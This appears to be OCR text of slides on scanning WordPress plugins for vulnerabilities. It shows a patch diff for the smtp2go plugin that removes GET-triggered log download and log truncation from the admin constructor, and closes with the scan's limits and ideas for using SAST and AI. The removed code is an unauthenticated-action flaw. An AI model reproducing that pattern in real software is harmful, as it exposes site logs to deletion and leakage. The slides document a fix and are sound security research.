
smtp2go/trunk/app/WordpressPluginAdmin.php

Tabular | Unified

r3291489r3292866

```
60  60      $this->plugin_name = $plugin_name;
61  61      $this->version     = $version;
    62      //wrap in check is_admin() ?
62  63      $this->checkForConflictingPlugins();
63  64
64          if (!empty($_GET['download']) && $_GET['download'] === 'csv') {
65              $this->downloadLogs();
66          }
67
68          if (!empty($_GET['truncate_logs'])) {
69              $this->truncateLogs();
70          }
    65
```

Found-and-patched



Problems with the approach?

- A lot of false-positives
- Limited keywords for the scan

What next?

- Implement a SAST tool?

- SAST + AI to filter results?

Thank you!